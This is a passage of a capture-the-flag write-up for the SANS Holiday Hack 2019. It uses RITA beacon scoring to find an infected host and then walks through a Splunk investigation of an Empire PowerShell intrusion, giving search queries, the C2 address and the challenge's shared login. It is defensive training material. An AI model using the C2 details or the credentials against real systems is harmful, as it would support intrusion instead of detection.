


Figure 91 - RITA Screenshot

Whilst readable, output the results to HTML makes for easier consumption.

```
alan@ubuntu:~/RITA$ rita html-report elfu
[-] Writing: /home/alan/RITA/elfu/elfu
[-] Wrote outputs, check /home/alan/RITA/elfu for files
alan@ubuntu:~/RITA$
```

Figure 92 - RITA Screenshot



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3	52	7	63	0.000	0.000	0	0
0.835	192.168.134.135	52.242.211.89	49	572.000	1170	2766	1680	153	37	40	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0
0.834	192.168.134.134	52.177.166.224	46	541.000	471	2378	1680	153	28	36	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.200	24	92.000	36821	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.131	52.242.211.89	38	362.000	63	40	1680	153	24	33	0.000	0.000	0	0
0.834	192.168.134.133	52.177.166.224	46	523.000	517	2384	1680	153	31	38	0.000	0.000	0	0
0.834	192.168.134.129	52.179.224.121	27	959.000	16355	2548	1680	153	15	16	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.197	24	92.000	36847	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.132	52.179.224.121	47	379.000	643	153	1680	153	29	37	0.000	0.000	0	0
0.834	192.168.134.135	154.8.224.145	24	49.000	10	52	1	52	4	18	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.198	24	92.000	36838	0	3	52	6	24	0.000	0.000	0	0
0.834	192.168.134.131	198.54.117.197	26	84.000	24360	52	3	52	7	24	0.000	0.000	0	0

Figure 93 - RITA Screenshot

The source with the greatest number of connections with one of the lowest interval ranges, and by some amount, is listed at the top which we can safely take as our malware-infected system

The alternative solution to this was to look in the folder within the extracted downloaded ZIP file as this already contained the HTML file that was produced over the last few screenshots.

Answer

192.168.134.130

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/05)%20Network%20Log%20Analysis%20Determine%20Compromised%20System

Splunk

Synopsis

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

- https://splunk.elfu.org/




Figure 94 - Splunk Screenshot

Solution

Logging into the site, the following is shown:




Figure 95 - Splunk Screenshot

There are 7 training questions to answer before going for the challenge question itself. For brevity, only the relevant screenshots will be shown. Everything else will be in the GitHib repository[39].

Question 1

What is the short host name of Professor Banas' computer?

There is a chat window with what seems like an active chat where a clue is shown.




Figure 96 - Splunk Screenshot

The #ELFU SOC chat is where the answer to the first question lies.

---

[39] https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06)%20Splunk/AWS%20Files




Figure 97 - Splunk Screenshot

Interestingly it looks like Empire[40][41] payloads going to an IP of http://144.202.46.214:8080 which again point to https://www.vultr.com/. It's confirmed in the credits of the challenge that Empire was used[42].




Figure 98 - Splunk Screenshot

---

[40] https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b

[41] http://www.powershellempire.com/

[42] https://github.com/januszjasinski/SANS-Holiday-Hack/blob/master/2019/Objectives/06)%20Splunk/credits-2020-01-11.pdf

Question 2

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Upon answering the first question correctly, the chat with Alice Bluebird continues and expands. The hint Alice gives is that a simple search will suffice and that Santa may be the keyword in question

A simple search for "Santa" reveals the document we are after

Figure 99 - Splunk Screenshot

Question 3

What is the fully-qualified domain name (FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

Several pieces of dialog help narrow down the search needed for this next one and the search string pretty much gives us exactly what we need.

The search string is `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3`

This yields over 150 results but as the chat said, some interesting fields to the left which we go into that gives the next answer.




Figure 100 - Splunk Screenshot

Question 4

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

The search Alice gives to look for all PowerShell logs on the system is `index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational".` Next step is to determine the process ID or process GUID associated with these logs with help from Alice.

Piping the search to `reverse` and applying a timeframe of 5 seconds either side to the first record to see what process IDs are present is completed. The IDs end up being 6268 and 5864.

Those IDs are turned into hex and added to a search string one at a time, looking for the event code `4688`[43] as follows: `index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c`

This only brings back one event which displays the answer.




Figure 101 - Splunk Screenshot

Question 5

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

[43] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688

Alice gives the following search which analyses email addresses via stoQ[44]: `index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`

Unfortunately, this doesn't provide unique email address but amending the script slightly to account for it, whilst excludingProfessor Banas sending to himself gives the following search that results in the answer: `index=main sourcetype=stoq results{}.workers.smtp.from!="carl banas <carl.banas@faculty.elfu.org>" | table _time results{}.workers.smtp.from | stats count by results{}.workers.smtp.from | rename results{}.workers.smtp.from as email_addy | eval email_addy_count=lower(email_addy) | stats count by email_addy_count`




Figure 102 - Splunk Screenshot

Question 6

What was the password for the zip archive that contained the suspicious file?

A search of just **password** shows the password but also using the search from before (`index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`) displays it in a nicer view.




Figure 103 - Splunk Screenshot

Question 7

What email address did the suspicious file come from?

Again, the previous search was enough to answer this question as well.

---

[44] https://stoq.punchcyber.com/




Figure 104 - Splunk Screenshot

Challenge Question

What was the message for Kent that the adversary embedded in this attack?

Lastly, the two searches provided by Alice combine to make the following: `index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}")| mvexpand results| eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename| search fullpath!=""| table filename,fullpath`

Furthermore, Alice mentions a line word documents, specifically the word **core**. This narrows down the search at one specific record.




Figure 105 - Splunk Screenshot

Navigating to http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ presents a file to be downloaded.




Figure 106 - Splunk Screenshot

The downloaded file is XML and has the details to complete this objective.

```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
    xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    xmlns:dcterms="http://purl.org/dc/terms/"
    xmlns:dcmitype="http://purl.org/dc/dcmitype/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <dc:title>Holiday Cheer Assignment</dc:title>
    <dc:subject>19th Century Cheer</dc:subject>
    <dc:creator>Bradly Buttercups</dc:creator>
    <cp:keywords></cp:keywords>
    <dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
    <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
    <cp:revision>4</cp:revision>
    <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created>
    <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified>
    <cp:category></cp:category>
</cp:coreProperties>
```

